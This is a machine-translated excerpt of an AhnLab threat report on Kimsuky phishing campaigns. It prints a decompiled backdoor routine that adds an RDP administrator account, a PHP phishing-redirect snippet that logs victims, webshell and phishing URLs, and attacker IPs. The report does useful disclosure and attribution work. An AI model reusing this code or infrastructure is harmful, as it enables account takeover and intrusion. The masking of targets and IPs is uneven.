
(Figure 50) (Left) First step of phishing, (Middle) Phishing URL, (Right) Phishing URL access log 4-

ms_x86.dll is a malicious code used to ensure continuity of connection with a hacked system. It adds ID: DefaultUser / Password: lsjdoif#@$@#09v921 and changes permissions and environment settings to use the RDP function. .

If it had been run normally, the above account would have been added, so when the Kimsuky organization accesses the hacked system using RDP, Use the DefaultUser account. However, the account information added to the hacked Windows system is sent to the malware as plain text.

It exists, and if exposed to a third party (ex, analyst), it will interfere with the Kimsuky organization's hacking activities, so it is important to prevent this. For this reason, change your password after logging in for the first time. Additionally, if you log into the hacked system using RDP, Windows

Since accessed IP and account information are recorded in the event log, the Windows event log is deleted intermittently. ((painting 20) Reference)



```
*(_QWORD *)NewState = 0x61006600650044i64;  // DefaultUser
*(_QWORD *)&NewState[8] = 0x550074006C0075i64;
*(_QWORD *)&NewState[16] = 0x7200650073i64;
memmove(v27, L"lsjdoif#@$@#09v921", 0x26ui64);
LODWORD(TokenHandle) = 0;
wcscpy(groupname, L"Administrators");
memmove(v28, L"Remote Desktop Users", 0x2Aui64);
v21 = 0i64;
v22 = 0i64;
v24 = 0i64;
*(_QWORD *)buf = NewState;
v19 = v27;
v20 = 1;
v23 = 65633;
if ( NetUserAdd(0i64, 1u, buf, (LPDWORD)&TokenHandle) )
```

(Figure 51) DefaultUser account addition function in ms_x86.dll

ÿ May 2023, E-host IP

There are 5 webshell URLs used by the Kimsuky organization for C2 management and operation purposes **in "ÿ March 2023, domestic transit point (KR)"** It was mapped to an IP, of which 4 IPs were assigned to this host, and the Kimsuky organization has often used it in C2 construction in the past. They are abusing it. In addition, not only webshell URLs but also many malicious URLs with similar patterns are mapped to 5 IPs. However, it was omitted from this report.

27.255.81.80, Ehost (KR)	**27.255.75.137, eHost (KR)**	**27.255.80.170, e-host (KR)**	**27.255.75.146, eHost (KR)**	**74.119.239.234 (US)**
2022.03 ~ 2023.04	**2023.04**	**2023.02 ~ 2023.04**	**2021.04 ~ 2023.05**	**2023.04**
listmember.info	kakaoreug.info	mailsr.walock.info	**goodsjobs.eu**	listmember.info
t1_daumcdneok. kakaocore.eu	t1_daumcdnleu.ka kaoreug.info	a1ive.info	**healope.info**	generalparts.info

accountseuok.kakaocore.eu	dnleu.kakaoreug.info	mailis.walock.info	**mailms.healope.info**	extparts.info
stat_tiaraosi.kakaoreug.info	accountsleu.kakaoreug.info	walock.info	mailis.walock.info	usesignal.info
kakaocore.eu	stat_tiaraleu.kakaoreug.info	mailis.extparts.info	mailsr.walock.info	
	accountsmil.kakaoreug.info	generalparts.info	walock.info	
	listmember.info	extparts.info	a1ive.info	
		usesignal.info		
		listmember.info		
		mailweb.afgvillage.eu		
		wgsnto.afgvillage.eu		
		wwwnto.afgvillage.eu		
		playnto.afgvillage.eu		
		afgvillage.eu		
		accounto.afgvillage.eu		

(Table 25) Webshell URLs and related malicious URLs mapped to IP

The Kimsuky organization also used the three URLs shown in white bold in the above (Table 25) as web shell and phishing URLs. It is mapped to the same IP as it was created, and the suffixes are .eu and .info, which have the same pattern as the existing webshell URL. I suspected that a webshell with the same file name exists.

For example, **in "ÿ March 2023, domestic stopover (KR)",** one of the two names used by the Kimsuky organization as the file name of the webshell Is it possible to access the webshell URL by combining tygygvftsfx8g68Gu8x7s78gsx6.php with goodsjobs.eu and healope.info? As a result of confirmation, the connection was actually possible. This means that the Kimsuky organization uses the same structure when building multiple C2s. This is evidence to prove that there are cases.

ÿ hxxps://walock.info/tygygvftsfx8g68Gu8x7s78gsx6.php (ÿ March 2023, domestic transit (KR) webshell URL)

ÿ hxxps://goodsjobs.eu/tygygvftsfx8g68Gu8x7s78gsx6.php (27.255.75.146, e-host webshell URL)

ÿ hxxps://healope.info/tygygvftsfx8g68Gu8x7s78gsx6.php (27.255.75.146, e-host webshell URL)

As a result of accessing the webshell URL and analyzing the structure of C2, email account information of a specific person or organization working in the North Korea field A phishing URL was being operated for the purpose of hijacking, and the URL of the bait file is still valid except for **"Researcher *****, unknown." (See** Table 26 below)

hacking target	item	Data
****Institute, ******ng (***, former Minister of **)	Phishing URL 1	hxxp://goodsjobs.eu/se.html
	Phishing URL 2	hxxp://mailms.goodsjobs.eu/mail/login?rtnurl=(bait file URL)&tlp=(email ID of hacking target)
	bait file URL	hxxps://docs.google.com/document/d/1ev92w1nsOlPjmH9imyk EtaAfVVX-NnfD/edit?usp=share_link (currently valid)
	Bait File Name: Le	cture Request_***** Minister.docx
University, ***kim* (**, Professor)	Phishing URL 1	hxxp://goodsjobs.eu/ajou/self.html
	Phishing URL 2	hxxp://munjungday.net/gnuboard4/bbs/kn/logon.html
	bait file URL	hxxps://drive.google.com/file/d/1AQaH7y05bGBNvAbSnYB0y_S eDmTVF3T9/view?usp=share_link (currently valid)
	Bait file name Analysis of No	rth Korea's foreign currency acquisition channels and measures to improve the effectiveness of sanctions against North Korea.pdf
*****Researcher, ****hee (****, Research Fellow)	Phishing URL 1	hxxps://healope.info/ki.html
	Phishing URL 2	hxxps://mailms.healope.info/account/login.do?rtnurl=(bait file URL)&tlp=(mail ID of hacking target)
	bait file URL	hxxp://naver.me/xM8yk6m2 (currently valid)
	Bait file name National	Assembly Legislative Research Service Advisory Request.docx
*****Researcher, unknown	Phishing URL 1	Bait file URL stored in rtnurl
	Phishing URL 2	
	bait file URL	hxxps://attach.mail.daum.net/bigfile/v1/urls/d/JClVvbVCUf8Hfp Z-7_-A2w8PqyU/JKH7ptbHMvh7XOnhrJ7UlQ (expired)
	Bait file name Risks	of US-China strategic competition and analysis of Korea's strategic environment.hwp
	Phishing URL 1	hxxps://healope.info/nav.html

****9988 (***, former Vice Minister **)	Phishing URL 2	hxxps://nidus.healope.info/nidlogin.login?mode=form&url=hxx ps%3A%2F%2Fwww.naver.com&locale=ko_KR&svctype=1&otp =(E-mail ID of hacking target)&rtnurl=(Decoy file URL)
	bait file URL	hxxps://docs.google.com/document/d/1xMUMIhx0sPmxJJqwln 9q_vw2PQxXSPPt/ view?usp=share_link (currently valid)
	Bait File Name	Lecture Request_***** Vice Minister.docx

(Table 26) Structural analysis of C2 and hacking target information

First, in C2 (hxxp://goodsjobs.eu/ajou/), ajou means ****** University, sub-kn means **** University, and the kn folder contains a specific person working at **** University. A phishing page to steal a person's email account and an email account entered by a specific person were stored in a file with an IP address, so that protective measures such as password change can be sent to a specific person by email in May 2023. Notified.

Second, in Table 27 below, the bait file (recommendation.docx) is a document containing the student's personal information and a recommendation letter from a professor at ****** University. The header of the document in question **says "Ambassador Scholarship Candidate Recommendation Letter" ,** and as a result of searching with that keyword, among the Chinese Ambassador Scholarship application documents in Korea, the application must be written in Chinese, so the student's personal information must be written in Chinese. The letter of recommendation from a professor at ****** University was written in Korean.


Considering that the contents of the recommendation letter are very detailed, it is unlikely that the Kimsuky organization wrote it directly, and the letter of recommendation was stolen from the email account of a specific person working at ****** University and hacked into a specific person working at **** University. It was exploited to do so. I decided.

hacking target	item	Data
university, ***kim*(**, professor)	Phishing URL	hxxp://goodsjobs.eu/ajou/kn/login.html
	bait file URL	hxxps://attach.mail.daum.net/bigfile/v1/urls/d/bHFhY43YZ7XxPGgeTjaH5 U9KgkI/ tZ_4A8cf5GzXpModWBWN2Q (expired)
	Bait file name	recommendation.docx
	Phishing URL	hxxp://goodsjobs.eu/ajou/kn/login1.html
	bait file URL	hxxps://drive.google.com/file/d/1AQaH7y05bGBNvAbSnYB0y_SeDmTVF3 T9/view? usp=share_link (currently valid)
	Bait file name	Analysis of North Korea's foreign currency acquisition channels and measures to improve the effectiveness of sanctions against North Korea.pdf

(Table 27) ** Case of phishing for the purpose of hacking a specific person working at a university.**

North Korean expressions were also present in the index.php (proxy page) of Naver phishing in "(Table 26) C2 structural analysis and hacking target information" . In Korea, according to the Korean language norms of the National Institute of the Korean Language, convert is written **as "convert,"** but in North Korea, It is written **as “convert” .** As another example, virus is written **as “virus”** in Korea , but it is written **as “virus” in** North Korea.

Due to North Korea's linguistic habit of spelling things phonetically, there are cases where the Kimsuky organization leaves North Korean expressions somewhere, such as in C2 and malware.



```
if($_filename != ""){////////메일리스트페이지는 콘버트하지 않기
        $_response_body = convert_domain($_response_body,
$_CONVERT_TO_PHISHING_URLS,$_proxy_hosts);
}
```


(Figure 52) North Korean expressions in index.php (proxy page)

[+] (National Institute of the Korean Language) Korean language norms

hxxps://kornorms.korean.go.kr/example/exampleList.do?regltn_code=0003

ÿ **May 2023, 183.111.100.193 (KR)** In May 2023, AhnLab

disclosed analysis information titled **“Phishing attack targeting North Korean workers by Kimsuky Group”** on the ASEC blog, and in this case, the target of hacking was *****. As a result of searching for a specific person working at a research institute, there was a history of appearing on broadcasts and giving interviews related to North Korea. Although this person is different from the specific person described in "ÿ Case Study: March 2023, Domestic Transit (KR)", the method of hijacking the target's email account through phishing emails is the same.



Kimsuky 그룹의 대북 종사자 대상 피싱 공격

AhnLab Security Emergency response Center(ASEC)은 최근 Kimsuky 그룹에서 국내 특정 국책연구기관의 웹메일 사이트와 동일한 사이트를 제작한 정황을 확인하였다.

ASEC에서는 지난 연초에 국내 대형 포털사이트인 ‘네이버[1]/카카오[2]의 로그인화면으로 위장한 웹페이지’를 소개한 바 있다. 공격자는 당시 제작한 가짜 로그인페이지에서 무역/언론/대북관련 인물과 기관을 타겟으로 ID를 자동입력 해두었는데, 이번에도 동일하게 해당 기관 조직장의 ID를 자동입력 해놓은 것을 확인할 수 있다.

(Figure 53) Phishing against a specific person in the North Korea sector (hxxps://asec.ahnlab.com/ko/52743/)

While analyzing this case, we found a pattern consistent **with "Kimsuky organization uses the same structure when building multiple C2s"** described **in "ÿ May 2023, E-host IP" .**

No	Case Study	Webshell URL	Phishing URL
One	March 2023, Domestic stopover (KR)	bstill.kr/gnuboard4/bbs/view_coma.php	mailss.bstill.kr/account/login.do

2	May 2023, E-host IP	healope.info/tygygvftsfx8g68Gu8x7s78g sx6.php	mailms.healope.info/account/login.do
3	May 2023, 183.111.100.193 (KR)	www.pnbbio.com/gnuboard4/bbs/view_coma.php	mailid.pnbbio.com/account/logi n.do
		www.scabm.co.kr/gnuboard4/bbs/view_c oma.php	mailid.scabm.co.kr/account/login.do
		www.thedamhyun.com/gnuboard4/bbs/ view_coma.php	mailid.thedamhyun.com/account /login.do
		www.gonggandesign.com/gnuboard4/b bs/ view_coma.php	mailid.gonggandesign.com/accont/login.do
		www.mykoces.com/gnuboard4/bbs/view_coma.php	mailid.mykoces.com/account/login.do

(Table 28) Comparison of C2 construction patterns by case study


There are some identical patterns in the Case Study above (Table 28).

First, mail and /account/login.do were commonly used when creating phishing URLs. The reason is that it must be built as similar as possible to the real ***** researcher's email site (hxxps://mail.*****.or.kr/account/login.do) used by the hacking target. This is because email account information can be stolen to avoid suspicion. Additionally, an important message that can be interpreted from the above (Table 28) is that a specific person working at ***** Research Institute was the target of intensive hacking by the Kimsuky organization, and if you accessed the phishing URL and entered your ID and password, your email account It can be said that it was leaked, but since only a web shell existed at the time AhnLab became aware of it, it could not confirm whether the email account information of the hacked target was actually leaked.

If you pay attention to the phishing URLs in the above (Table 28), you can easily distinguish between real and fake ones. However, when accessing by clicking on the URL included in the body of the email, people pay attention to the screen rather than the URL, so it is difficult to distinguish between real and fake. difficult to do This is closely related to your daily usage habits.

Second, except for number 2, it is a hosting service as many URLs are mapped to IPs 1 and 3, and each site is built with the free bulletin board Gnuboard 4. And the path and file name of the web shell uploaded by the Kimsuky organization after hacking each site are the same. In summary, it can be suspected that the Kimsuky organization exploited the vulnerability of Gnuboard 4 used on each site. In order to analyze the exact cause, we requested the site administrator to share the hacking facts and web logs, but no feedback was received.


At www.scabm.co.kr, there are many files containing the PHP mailer used by the Kimsuky organization to send phishing emails and the system information of the hacked target connected to the phishing destination as "mode_hacked target's mail ID.txt" (42 The file was created around December 2022, and based on this, it was determined that the Kimsuky organization had been abusing www.scabm.co.kr as C2 since last year. (See Figure 54 below)



□	auto_d.php	5601 B	-rw-r--r--
□	auto_n.php	5980 B	-rw-r--r--
□	click.php	2625 B	-rw-r--r--
□	config.php	2141 B	-rw-r--r--
□	d.php	4783 B	-rw-r--r--
□	n.php	4943 B	-rw-r--r--
□	nl_[redacted]000kys.txt	377 B	-rw-r--r--
□	nl_[redacted]bang.txt	169 B	-rw-r--r--
□	nl_[redacted]bang.txt	207 B	-rw-r--r--
□	nl_[redacted]dad.txt	453 B	-rw-r--r--
□	nl_[redacted]tz-helpx.txt	1021 B	-rw-r--r--

(Figure 54) Phishing files and logs stored in C2 (www.scabm.co.kr)

In the above (Figure 54), the file marked **with a red box** is the same file stored in the Temp folder **of "ÿ April 2022, namastte"** as a PHP mailer, and the file marked **with a green box** is a link in the body of the phishing email (ex. hxxp://C2/click.php), the file marked **with a blue box** is a waypoint included in the body of the phishing email. When you click on the waypoint, the user agent and IP information of the hacking target are displayed as **"mode_email ID of the hacking target.** It is saved in **a .txt"** file, and the final phishing URL accessed is determined according to the argument value used in mode. This method is the same as the method described **in "ÿ April 2022, namastte" .**



```
//if($_GET['email'] == ''){ header('Location: https://mail.naver.com');exit;}
$ip = getenv ("REMOTE_ADDR");
$date=date("F j, Y, g:i a");
        //$ecoded_id=$_GET['email'];
        $fname = sprintf("%s.txt",$_mode.'_'.base64_decode($ecoded_id));
        $handle = fopen($fname, "a+");
        fwrite($handle, $_SERVER['HTTP_USER_AGENT']);
        fwrite($handle, "\r\n");
        fwrite($handle, $ip);
        fwrite($handle, "\r\n");
        fwrite($handle, "----------------------");
        fclose($handle);
        if($_mode=='nc'){
                $_go_url = "https://nidnaver.gmus.eu/nidlogin.login?mode=form&url=
        }
        if($_mode=='kl'){
                $_go_url = "https://accountskakao.gmus.eu/login?continue=https%3A%
        }
        if($_mode=='nl'){
                $_go_url = "http://nidpon.it-ornan.com/nidlogin.login?mode=form&ur
        }
        if($_mode=='hl'){
                $_go_url = "https://loginshmil.gmus.eu/common/oauth2/v2.0/authori
```

```
Mozilla/5.0 (Linux; Android 12; SM-G977N) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.0.0 Mobile Safari/537.36
211.[redacted].192.[redacted]
----------------------
```

(Figure 55) Final phishing URL according to the parameter value of mode and information on the hacked target system stored in C2

5. Traces of Kimsuky's organization

Edmond Locard (December 13, 1877 – April 4, 1966), a French criminologist and founder of forensic science, once said, "Every contact leaves a trace . " AhnLab tracked the hacking activities of the Kimsuky organization for 17 months, starting with namastte in April 2022, collecting and analyzing the traces they left on the systems and IPs they used and explaining how individual incidents lead to each other.

(1) namastte

There are three traces left by the Kimsuky organization on namastte as follows.

ÿ IP connected to namastte web shell

ÿ nidlogin.navernnail.com ÿ
21*.16*.25*.5* in Yahoo folder

ÿ IP connected to namastte webshell

AhnLab disclosed the analysis information on the ASEC blog around the time of work on Friday, April 29, 2022. Before that, the Kimsuky organization hacked namastte and used 6*.3*.5*.20 to access the uploaded web shell. *(KR), a total of 2 IPs including 118.128.149.119(KR) were used for malware testing.

[+] "Distribution of malicious word documents related to North Korea's April 25 military parade"

hxxps://asec.ahnlab.com/ko/33878/)

access time	Connection IP	Data
2022-04-12 15:53:55	6*.3*.5*.20*(KR)	hxxp://www.namastte.kr/sources/Util/AJAX.php?fpath=/home/nam astte/html/ sources/Util/temp/mmtool&fopen=mmm.zip
2022-04-12 15:31:00	6*.3*.5*.20*(KR)	hxxp://www.namastte.kr/sources/Util/AJAX.php?fpath=/home/nam astte/html/ sources/Util/temp/mmtool&fopen=RdpAttack_La05_x6 4.zip
2022-04-12 15:30:47	6*.3*.5*.20*(KR)	hxxp://www.namastte.kr/sources/Util/AJAX.php?fpath=/home/nam astte/html/ sources/Util/temp/mmtool&fopen=Router%20Scan%2 0v2.47.zip
2022-04-12 15:30:29	6*.3*.5*.20*(KR)	hxxp://www.namastte.kr/sources/Util/AJAX.php?fpath=/home/nam astte/html/ sources/Util/temp/mmtool&fopen=RdpScan_La05_122 6_x64.rar
2022-04-12 15:29:58	6*.3*.5*.20*(KR)	hxxp://www.namastte.kr/sources/Util/AJAX.php?fpath=/home/nam astte/html/ sources/Util/temp/mmtool&fread=RdpScan_La05_1226 _x64.rar

(Table 29) Download hacking tool from namastte through web shell (AJAX.php)

The Kimsuky organization hacked namastte, uploaded the Green Dinosaur webshell to the AJAX.php file, and used it for C2 management and operation purposes. As shown above (Table 29), the Kimsuky organization uses the hacking tool stored in namastte through a web shell (AJAX.php).

It was downloaded as 6*.3*.5*.20*(KR), and when decompressing the file, the installed anti-virus software was used as shown below (Table 30).

Diagnosed but not treated, other systems were exploited for hacking purposes.

Diagnosis date	FILE PATH	diagnosis
2022-04-13 18:53:35	%SystemDrive%\users\%ASD%\downloads\rdp\router scan v2.47\routerscan.exe	Malware/Gen.Reputation
2022-04-13 10:35:39	%SystemDrive%\users\%ASD%\downloads\rdp\rdpattack_la05_x64\rdpattack_la05.exe	HackTool/Win.RdpScan
2022-04-13 10:34:39	%SystemDrive%\users\%ASD%\downloads\rdp\rdpscan_la05_1226_x64\rdpscan_la_1226.exe	HackTool/Win.RdpScan

(Table 30) Antivirus hacking tool diagnosis log

In the above (Table 30), rdpscan_la_1226.exe is an RDP (CVE-2019-0708) vulnerability scanner, ranging from 6*.3*.5*.20*(KR) to (Table 31) below.

Scanning was performed on specific IP bands.

Report Time	Process	Behavior	Data
2022-04-13 22:06:32	RdpScan_La_1226.exe	Connect to network	27.102.***.***:3389(KR)
2022-04-13 22:06:29	RdpScan_La_1226.exe	Connect to network	27.102.***.***:3389(KR)
2022-04-13 22:06:26	RdpScan_La_1226.exe	Connect to network	27.102.***.***:3389(KR)
2022-04-13 22:06:11	RdpScan_La_1226.exe	Connect to network	27.102.***.***:3389(KR)
2022-04-13 22:05:56	RdpScan_La_1226.exe	Connect to network	27.102.***.***:3389(KR)
2022-04-13 22:05:54	RdpScan_La_1226.exe	Connect to network	27.102.***.***:3389(KR)
2022-04-13 22:05:39	RdpScan_La_1226.exe	Connect to network	27.102.***.***:3389(KR)
2022-04-13 22:05:24	RdpScan_La_1226.exe	Connect to network	27.102.***.***:3389(KR)

(Table 31) RDP (CVE-2019-0708) vulnerability scanning activity log

ÿ nidlogin.navernnail.com

Among the four phishing URLs that exist in the destination (hxxp://C2//Download.php or test.php), nidlogin.navernnail.com

The URLs displayed in red were mapped to 5 IPs, and there were many malicious URLs with similar patterns for each IP.

It was mapped. Targets that can use the 5 IPs can be narrowed down to hacking targets, analysts, and the Kimsuky organization.

Since there is no possibility of a malicious URL being mapped to the IP of a hacked target or analyst, all that remains is the Kimsuky organization.

For reference, the Kimsuky organization is exploiting URLs by mapping them to IPs that use operating systems that have been neglected or whose technical support has ended.

There are often cases.

URL	Mapped IP	period	Number of mapped malicious URLs
navernnail.com	61.82.110.60(KR)	2022.04 ~ 2022.05	5 pieces
	23.106.122.16(SG)	2022.04 ~ 2022.07	36
	118.128.149.119(KR)	2022.06 ~ 2022.08	71
	165.154.240.72(UK)	2022.08 ~ 2022.09	Three
	59.7.91.171 (KR)	2022.09 ~ 2022.10	28

(Table 33) IP mapping record of navernnail.com

The Kimsuky organization managed and operated C2 by accessing the web shell of the hacked site through some of the IPs shown above (Table 33), and the evidence below (Table 34) provides support for the explanation. The main reason for accessing the web shell is C2 management and operation, so The accessible URL is known only to the Kimsuky organization, and multiple malicious URLs are mapped to each IP. Considering that many malicious URLs access webshell URLs from mapped IPs, the IPs in the above (Table 33) are targets of hacking. It was judged to be the Kimsuky organization's IP, not the analyst's IP.

This means that the Kimsuky organization hacked vulnerable sites like namastte and uploaded a web shell. For reference, mc.pzs.kr is Together with navernnail.com, this is a compromise indicator indicated in a joint security advisory by the National Intelligence Service (NIS) and the German Office for the Protection of the Constitution (BfV).

IP	Connection time	Process	Data
118.128.149.119 (KR)	2022-07-15 18:51:15	chrome.exe	hxxp://www.ssktool.co.kr/ssktool/20090401skin/chinese/quick/L_quick.php?fpath=/home/ssktool/public_html/ssktool/20090401skin/chinese/quick/log/report
118.128.149.119 (KR)	2022-06-20 16:05:02	chrome.exe	hxxp://mc.pzs.kr/themes/mobile/images/about/fjwheobvs7g8.php?fpath=G:\Multicraft\vendor\multicraft\panel\themes\mobile\images\about\temp/cook
59.7.91.171 (KR)	2022-09-28 11:40:39	msedge.exe	hxxp://koreaglobal.atwebpages.com/file/notouch.php?fpath=/srv/disk18/4167496/www/koreaglobal.mypressonline.com/file/upload

(Table 34) Log of webshell URL access behavior from some IPs in Table 33

ÿ **21*.16*.25*.5* in Yahoo folder**

21*.16*.25*.5* obtained from the Yahoo folder can be hacked because the target's Yahoo connection records and email accounts are stored there. It can be judged by the IP of the target, but based on the results of analyzing the file and data held by AhnLab, the Kimsuky organization was hacked. It was determined that the test was conducted to hijack the target's Yahoo mail account. In other words, **"21*.16*.25*.5* is Kimsuky organization's** IP", and the basis for judgment is as follows. For reference, even at the time of writing the report, Google Drive The bait document (Summary of the Seo Hee roundtable meeting (draft).hwp) was valid.

ÿ Antivirus diagnostic log

Through analysis of the anti-virus diagnostic log, IP usage targets can be narrowed down to hacking targets, analysts, and the Kimsuky organization. Below (Table 35) is a portion of the antivirus diagnostic log collected from 21*.16*.25*.5*(KR), which contains the metasploit-framework configuration file. Diagnosed. This means that metasploit-framework was stored in the system, and that framework has vulnerabilities, It is a collection of hacking tools and is used by consultants and corporate security teams for mock hacking and penetration testing. Kimsuky There are cases where hacking organizations abuse hacking, but most hacking targets are specific people or people who are not at all related to the IT field. It is an organization, and considering the nature of the work, it is not related to the metasploit-framework, so 21*.16*.25*.5*(KR) is the target of hacking. It's not IP.

Diagnosis date	FILE PATH	diagnosis
2022-04-04 11:46:39	211.168.252.55\users\%ASD%\downloads\mimikatz_trunk\x64\mimikatz.exe	Trojan/Win32.RL_Mimikatz
2021-11-06 11:21:40	%SystemDrive%\metasploit-framework\embedded\framework\external\source\dllhijack auditkit\runtest.exe	Trojan/Win32.Shell
2021-11-06 11:21:40	%SystemDrive%\metasploit-framework\embedded\framework\external\source\dllhijack auditkit\runcalc.exe	Trojan/Win32.Shell
2021-11-06 11:21:15	%SystemDrive%\metasploit-framework\embedded\framework\data\templates\template_x86_windows_svc.exe	Backdoor/Win32.Bifrose
2021-11-06 11:21:11	%SystemDrive%\metasploit-framework\embedded\framework\data\templates\template_x86_windows.dll	Trojan/Win32.Generic
2021-11-06 11:21:04	%SystemDrive%\metasploit-framework\embedded\framework\data\templates\template_x64_windows.dll	Trojan/Win32.Generic
2021-11-06 11:21:01	%SystemDrive%\metasploit-framework\embedded\framework\data\templates\template_dotnetmem.dll	Trojan/Win32.Xema

(Table 35) Vaccine diagnosis log of 21*.16*.25*.5*(KR)

